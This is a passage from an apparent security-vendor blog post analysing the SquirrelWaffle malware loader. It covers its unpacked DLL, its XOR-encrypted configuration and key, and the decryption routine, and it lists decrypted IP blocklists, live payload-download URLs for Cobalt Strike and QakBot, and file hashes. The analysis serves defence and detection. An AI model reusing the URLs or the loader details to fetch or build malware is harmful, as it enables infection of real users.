028E70E1  CB FF A9 0A D2 99 AD 0B CB FF A8 0A C9 99 AD 0B  Ëÿ©.Ò...Ëÿ¨.É...
028E70F1  CB FF AC 0A DC 99 AD 0B B7 FD AC 0A D3 99 AD 0B  Ëÿ¬.Ü...·ý¬.Ó...
028E7101  D8 99 AC 0B 4A 99 AD 0B 99 FE A4 0A DB 99 AD 0B  Ø.¬.J....þ¤.Û...
028E7111  99 FE AD 0A D9 99 AD 0B 99 FE 52 0B D9 99 AD 0B  .þ..Ù....þR.Ù...
028E7121  99 FE AF 0A D9 99 AD 0B 52 69 63 68 D8 99 AD 0B  .þ¯.Ù...RichØ...
028E7131  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
028E7141  00 00 00 00 00 00 00 00 50 45 00 00 4C 01 05 00  ........PE..L...
```

SquirrelWaffle payload DLL being decompressed.


Once unpacked and decompressed, we can dump the bytes into the disk to analyze the file in a disassembler. The payload is a 32-bit DLL likely compiled on September 17, 2021, although this information can't be 100% reliable.



File type	PE32
Entry point	10008af2
Base address	10000000
Sections	0005
TimeDateStamp	2021-09-17 03:18:43
SizeOfImage	00012000
Scan	Detect It Easy(DiE)
Endianness	LE
Mode	32
Architecture	I386
Type	DLL
linker	Microsoft Linker(14.14, Visual Studio 2017 15.7*)[DLL32]

Unpacked SquirrelWaffle DLL.

Looking at the DLL exports, we can see the function ("ldr") that is called by the batch script we've shown earlier in this post.




Name	Address	Ordinal
ldr	10005610	1
DllEntryPoint	**10008AF2**	**[main entry]**

SquirrelWaffle "ldr" export function.

The main goal of SquirrelWaffle is to download and execute additional malware. The developers included a feature that hides important strings in the binary, like the C2 server list.


By looking at the PE ".rdata" section, we can find the encrypted information, along with the decryption key.



```
.rdata:1000A505                 db  22h ; "
.rdata:1000A506                 db  63h ; c
.rdata:1000A507                 db  26h ; &
.rdata:1000A508                 db  25h ; %
.rdata:1000A509                 db  5Ah ; Z
.rdata:1000A50A                 db  3Bh ; ;
.rdata:1000A50B                 db    2
.rdata:1000A50C                 db  17h
.rdata:1000A50D                 db  20h
.rdata:1000A50E                 db  4Bh ; K
.rdata:1000A50F                 db  35h ; 5
.rdata:1000A510                 db  17h
.rdata:1000A511                 db  11h
.rdata:1000A512                 db  33h ; 3
.rdata:1000A513                 db    0
.rdata:1000A514 aYjvvbjnngutbrt db 'yJvvbjNNGUTBRTutdGaKAvbgsKGSmlibyoPLRhmOKYGyFTDOWpzVjTyBzfphE',0
```

SquirrelWaffle encrypted data.

To decrypt the data, the malware uses a simple rolling XOR algorithm.



```
mov     al, [eax+edx]
xor     al, [ecx+edi]
lea     ecx, [ebp+Src]  ; v
movzx   eax, al
push    eax             ; c
push    1               ; S
```

CONTACT US


We'd love to hear from you!

Loading...

SquirrelWaffle data decryption block.

We created a simple Python script that is able to decrypt the data from SquirrelWaffle samples, by implementing the same logic. The script can be found in our Github repository.


There are two major blocks of encrypted data. The first one is a large list of IP addresses, as shown below.



```
[+] Decrypted data:

104.237.193.28
104.244.72.115
104.244.74.57
104.244.76.13
106.75.31.237
106.75.75.245
106.75.76.179
107.189.1.160
107.189.10.143
107.189.12.240
108.171.64.202
108.41.227.196
109.147.65.157
109.190.93.219
109.70.100.23
109.70.100.25
109.70.100.33
109.70.100.34
109.74.154.92
```

Part of decrypted data from the analyzed SquirrelWaffle payload.


This list is used by the malware as a blocklist, likely to avoid the malware from being analyzed by sandboxes. The second list contains the payload URLs, which SquirrelWaffle uses to download additional malware.



```
[+] Decrypted data:

afrizam.360cyberlink.com/f36rjSN5D1
assurant.360cyberlink.com/DGx4k8U9Hil
bonusvulkanvegas.srdm.in/U7oOxmI1m
bussiness-z.ml/3pdEiqsni
cablingpoint.com/LjDG0hkp
celulasmadreenmexico.com.mx/Wt793Aua
dashboard.adlytic.ai/LlvLoc9O3
ebrouteindia.com/JEqGe1hNR
gerencial.institutoacqua.org.br/XynFkhJAxnm
giasuphire.tddvn.com/miF043YP9b
ifiengineers.com/hGVc55g2e
perfectdemos.com/T6PQGYCMt
priyacareers.com/GiTHMPbU
sig.institutoacqua.org.br/tM7tINg2sCU
test.dirigu.ro/dXf4cS4GPL
```

SquirrelWaffle payload URLs.

The SquirrelWaffle sample from this campaign was downloading a CobaltStrike beacon, using ".txt" as an extension.



CobaltStrike beacon downloaded by SquirrelWaffl

CONTACT US


We'd love to hear from you!

Loading...

Aside from CobaltStrike, SquirrelWaffle was also found delivering QakBot, which is a modular banking trojan and information stealer, active since 2007.

Conclusion

SquirrelWaffle is a new malware loader that is being used to deliver Cobalt Strike and QakBot. The infection vector occurs through spam emails with malicious Office documents that eventually downloads SquirrelWaffle DLL.
Although this malware was spotted delivering Cobalt Strike and QakBot so far, we are continuously monitoring this threat as it can be used by more malware families. **Netskope Advanced Threat Protection** provides proactive coverage against zero-day samples including APT and other malicious Office documents using both our ML and heuristic-based static analysis engines, as well as our cloud sandbox. The following screenshot shows the detection for `fb41f8ce9d34f5ceb42b3d59065f63533d4a93557f9353333cbc861e3aff1f09`, indicating it was detected by Netskope Advanced Heuristic Analysis.



fb41f8ce9d34f5ceb42b3d59065f63533d4a93557f9353333cbc861e3aff1f09

Summary

MD5: c2ed8fc614aeda36a7e3a638fa7db16a
SHA256: fb41f8ce9d34f5ceb42b3d59065f63533d4a93557f9353333cbc861e3aff1f09
File Details

USERS AFFECTED 1

THREATS DETECTED

Detected by: Netskope AV Netskope Advanced Heuristic Analysis

NETSKOPE AV

NETSKOPE ADVANCED HEURISTIC ANALYSIS

FILE DETAILS

NETWORK REFERENCES
No data found

KEY CAPABILITIES
No data found

INDICATORS
Autostart (1)
Auto executes macro
Execution (1)
May Execute System executables and/or dll API
File (1)
May Write to files in the system
Monitor (1)
Macro code may Enumerate system Environment

Protection

Netskope Threat Labs is actively monitoring this campaign and has ensured coverage for all known threat indicators and payloads.

- **Netskope Threat Protection**
  - VB:Trojan.Valyria.5292
- **Netskope Advanced Threat Protection** provides proactive coverage against this threat.
  - Gen.Malware.Detect.By.StHeur indicates a sample that was detected using static analysis
  - Gen.Malware.Detect.By.Sandbox indicates a sample that was detected by our cloud sandbox

IOCs

SHA256 Hashes

Infected ".doc"	fb41f8ce9d34f5ceb42b3d59065f63533d4a93557f9353333cbc861e3aff1f09
Infected ".xls"	2f3371880117f0f8ff9b2778cc9ce57c96ce400afa8af8bfabbf09cb138e8a28
SquirrelWaffle DLL	00d045c89934c776a70318a36655dcdd77e1fedae0d33c98e301723f323f234c
CobaltStrike Beacon	3c280f4b81ca4773f89dc4882c1c1e50ab1255e1975372109b37cf782974e96f

The full list of IOCs, the script that decrypts SquirrelWaffle configuration, and a Yara rule can be found in our Github repository.

< Back Next >

CONTACT US

We'd love to hear from you!

Loading...